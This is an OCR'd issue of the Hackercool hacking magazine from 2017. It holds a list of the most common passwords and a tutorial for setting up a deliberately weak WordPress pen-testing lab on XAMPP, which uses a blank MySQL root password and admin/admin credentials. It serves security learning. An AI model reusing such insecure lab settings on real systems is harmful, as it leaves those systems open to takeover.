Hackercool

November 2017 Edition 1 Issue 2

Is That Password Strong Enough?
In Online Safety

METASPLOIT THIS MONTH :
Wordpress mobile detector upload, Mako server 2.5 Injcetion modules and more.

METASPLOITABLE TUTORIALS
Targeting the Portmapper service

HACKED - The Beginning
The first hack.

INSTALLIT :
Setting up Wordpress Pentest Lab in Ubuntu 16.

HACK OF THE MONTH :
Heathrow Airport Data Breach

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine. We are very delighted to release the seco -nd issue of first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber securi- ty researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it v -ery clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" to practice website security.*

This magazine is intended to deal with real world hacking, hacking as clos -e to reality as possible, both black hat and white hat. I am hopeful this magazi- ne will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people wh -o want to keep themselves safe from the malicious hackers.The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consci- ousness in users until we teach them the real world hacking.

In this issue, we are starting a new section named Online Safety. This secti -on deals with how common users can ensure security of their online presence. The magazine is going through some minor rejig. So Forensics is not included in this issue. The highlight of this magazine is the Metasploitable Tutorials secti on, which explains how enumeration can be performed on a remote machine wi -th SMB service enabled.

*This magazine is available for subscription on Magzter and Gumroad and more recently at Playster. It is also available for sale on Kindle store,24symbol- s, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regard ing this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

INSIDE

Here's what you will find in the Hackercool November 2017 Issue .

FIRST CHANGE THESE PASSWORDS

ONLINE SAFETY

123456	**123456789**	**admin**	**starwars**	**hello**
Password	**letmein**	**welcome**	**123123**	**freedom**
12345678	**1234567**	**monkey**	**dragon**	**whatever**
qwerty	**football**	**login**	**password**	**qazwsx**
12345	**iloveyou**	**abc123**	**master**	**trustno1**

The above table shows the most common passwords used by internet users in the year 2017. See if any of your online accounts consists of a password from the above given table.

If it is there, just stop reading this magazine and just change it to a strong password now. Yes you read that right. Just do it now. A strong password is a combination of both letters, numbers and symbols or special characters or symbols. This makes it hard for hackers to crack your credentials and get access to your account.

No matter how stronger the security posture of the company is or the advanced their firewalls, IDS or IPS are, humans have always been the weakest link. Year and year they have proved again and how foolish they are.

What makes us human? We just can't be simply programmed.

No matter how many times users are warned against usage of weak passwords, they still persist. This cleary shows the lackadaisical stature given to cyber security by users.

Weak passwords are passwords that are short, use only one type of characters either letters, numbers or easily guessable common words in human life.

Every year, SplashData which makes password manager publishes its annual list of the worst passwords of the year. The list is created by observing data from more than five million passwords leaked by hackers in 2017. If you have been following our magazine, 2017 saw a lot of massive data breaches. These include some popular names like Equifax, Verizon, Chipotle,SEC, Forever 21, Joblink Alliance and Deloitte etc.

The sad fact is "123456" has been retaining the top spot in the worst passwords for consecutive years.Similarly "password" has been retaining the second spot in the same list for consecutive years. These passwords are the first ones to be tried by hackers if they use password guessing. "abc123" is one such common password which can be guessed easily.

If you observe the above given table again, easily guessable numbers "123" form atleast six common passwords. "admin" and "hello" are other common passwords which have been making the list consecutiviely for some years.

There are some recently popular passwords like "starwars" and "trustno1", the latter being somewhat ironic. Yeah we should not trust no one and that includes our password also.

There are some recently popular passwords like "starwars" and "trustno1", the latter being somewhat ironic. Yeah we should not trust no one and that includes our password also.

We hope that atleast year 2018 will bring some awareness among computer users about the necessity for a strong and complex password which may make it more difficult to the bad guys to hack into.

SET UP WORDPRESS PEN TESTING LAB IN UBUNTU 16

INSTALLIT

In our eternal journey of learning hacking and penetration testing, we need to install or set up so many software and labs. In our last issue we learnt how to set up XAMPP web server in U -buntu 16. In this issue, we will learn how to set up a Wordpress website for pen testing. We will set this up in the XAMPPP server we installed in the last issue.

What is Wordpress? WordPress is a free and open-source content management syste -m (CMS) based on PHP and MySQL. We have learnt in very detail as to what is a CMS in th -e Hackercool Oct 2016 issue. Wordpress is a very popular CMS not only because it is free b -ut also because the ease with which a website can be set up using it. Its plugins and themes give it extended functionality without much hassle. But popularity has its own disadvantages in cyber security domain. It becomes the target of hackers much more.

Now let us get to the installation part quickly. On the Ubuntu 16 system, open a brows-er and download the latest version of Wordpress.

Once the download is finished, open a terminal and navigate to the "Downloads" directory as shown below. Change the permissions of the Wordpress zip file as shown below. **chmod 755**
gives it execute permissions on the zip file.

```
user1@ubuntu:~$ ls
Desktop    Downloads         Music     Public     Videos
Documents  examples.desktop  Pictures  Templates
user1@ubuntu:~$ cd Downloads
user1@ubuntu:~/Downloads$ ls
wordpress-4.9.1.zip  xampp-linux-5.6.23-0-installer.run
user1@ubuntu:~/Downloads$ chmod 755 wordpress-4.9.1.zip
user1@ubuntu:~/Downloads$ ls
wordpress-4.9.1.zip  xampp-linux-5.6.23-0-installer.run
```

Once we get execute permissions on the zip file, unzip the contents of the zip file using the

```
user1@ubuntu:~/Downloads$ unzip wordpress-4.9.1.zip
Archive:  wordpress-4.9.1.zip
   creating: wordpress/
  inflating: wordpress/wp-settings.php
  inflating: wordpress/wp-cron.php
  inflating: wordpress/wp-comments-post.php
  inflating: wordpress/wp-activate.php
   creating: wordpress/wp-admin/
  inflating: wordpress/wp-admin/link-parse-opml.php
   creating: wordpress/wp-admin/js/
```

Once the unzipping process is over, we will have a new folder named "wordpress" in the sam -e directory.

```
  inflating: wordpress/wp-includes/Text/Diff/Engine/xdiff.php
  inflating: wordpress/wp-includes/Text/Diff/Engine/shell.php
   creating: wordpress/wp-includes/Text/Diff/Renderer/
  inflating: wordpress/wp-includes/Text/Diff/Renderer/inline.php
  inflating: wordpress/wp-includes/Text/Diff/Renderer.php
  inflating: wordpress/wp-includes/Text/Diff.php
  inflating: wordpress/wp-includes/class-wp-hook.php
  inflating: wordpress/wp-includes/rest-api.php
  inflating: wordpress/wp-includes/update.php
  inflating: wordpress/wp-includes/comment.php
  inflating: wordpress/wp-includes/class-wp-text-diff-renderer-table.php
  inflating: wordpress/wp-config-sample.php
user1@ubuntu:~/Downloads$ ls
wordpress  wordpress-4.9.1.zip  xampp-linux-5.6.23-0-installer.run
user1@ubuntu:~/Downloads$
```

Now its time to move the "wordpress" folder into the root directory of the XAMPP server. This will be /opt/lampp/htdocs folder. Since it is a folder, we need to use "-r" recursive option with the **cp** command to successfully copy it. You need to be a root user for doing this. So sudo c- ommand is required. Enter the sudo password for.


Navigate to the /opt/lampp/htdocs directory and do an "**ls**" to check if the wordpress fol der is successfully copied.

```
user1@ubuntu:~/Downloads$ sudo cp -r wordpress /opt/lampp/htdocs
[sudo] password for user1:
user1@ubuntu:~/Downloads$ cd /opt/lampp/htdocs
user1@ubuntu:/opt/lampp/htdocs$ ls
applications.html  dashboard    img        webalizer
bitnami.css        favicon.ico  index.php  wordpress
user1@ubuntu:/opt/lampp/htdocs$
```


Now start the XAMPP server using the **sudo /opt/lampp/lampp start** command as shown b- elow. The XAMPP server has successfully started.

```
user1@ubuntu:/opt/lampp/htdocs$
user1@ubuntu:/opt/lampp/htdocs$ sudo /opt/lampp/lampp start
Starting XAMPP for Linux 5.6.23-0...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
user1@ubuntu:/opt/lampp/htdocs$
```


Before installing Wordpress, we need a database for the Wordpress installation. Let's create it. This can be created from the phpmyadmin of the web server. We have learnt about PHPm- yadmin in the last issue. Open a browser and go to **http://localhost/phpmyadmin**. You will s -ee all the databases installed on the web server as shown below. Click on "New" to create a new database.




Give a name to the database, preferably "Wordpress". Then click on "Create".




Once the database is created, you can see it in the databases section as shown below.



Once the database is successfully created, it's time to install Wordpress. Open a browser and browse to "http://localhost/wordpress" and you should see the Wordpress installation wizard as shown below. Click on "Let's Go".




Enter the database connection settings as shown below. Our database name is "wordpress". Enter the database credentials as shown below. If you have followed the guide given in the la-st issue, the username is "root" and the password is blank. Click on Submit.



As soon as you submit this information, you may sometimes get the error as shown below. It displays that the system is unable to write to a file named "wp-config.php". Wp-config is the c-onfiguration file of Wordpress which contains information about the database, including nam-e, host (typically localhost), username, and password. This information allows WordPress to communicate with the database to store and retrieve data (e.g. Posts, Users, Settings, etc). The file is also useful in configuring advanced options for WordPress.

This file is not present in the Wordpress installation files. In its place. wp-config-sample


file is given. Either we can rename this file or create a new file.



Let us create a new file for this scenario. Copy the above text.Open the terminal and move to the wordpress direct -ory as shown below. Do an "ls" to make sure that wp-config file is not present.Use any text editor to create a file named "wp-config.php" as shown below.Here I am using gedit text editor.

```
user1@ubuntu:/opt/lampp/htdocs/wordpress$ ls
index.php          wp-blog-header.php    wp-includes         wp-settings.php
license.txt        wp-comments-post.php  wp-links-opml.php   wp-signup.php
readme.html        wp-config-sample.php  wp-load.php         wp-trackback.php
wp-activate.php    wp-content            wp-login.php        xmlrpc.php
wp-admin           wp-cron.php           wp-mail.php
user1@ubuntu:/opt/lampp/htdocs/wordpress$ sudo gedit wp-config.php
```


A text file opens as shown below. Now paste the copied text into this file and save it.




A file named wp-config.php should be created. Do an "ls" to confirm it.

```
user1@ubuntu:/opt/lampp/htdocs/wordpress$ ls
index.php          wp-blog-header.php    wp-cron.php          wp-mail.php
license.txt        wp-comments-post.php  wp-includes          wp-settings.php
readme.html        wp-config.php         wp-links-opml.php    wp-signup.php
wp-activate.php    wp-config-sample.php  wp-load.php          wp-trackback.php
wp-admin           wp-content            wp-login.php         xmlrpc.php
user1@ubuntu:/opt/lampp/htdocs/wordpress$
```


The file is created. Now let us continue with the installation. Go to the browser and click on "Run Installation" as shown below.




The installation process continues as shown below.




Fill up the required fields. Give your site title, username, password and email address. I have given the sitetitle as "wordpresstestsite1", username as "admin" and password as "admin" too. I have deliberately given a weak password. Click on "Install Wordpress".



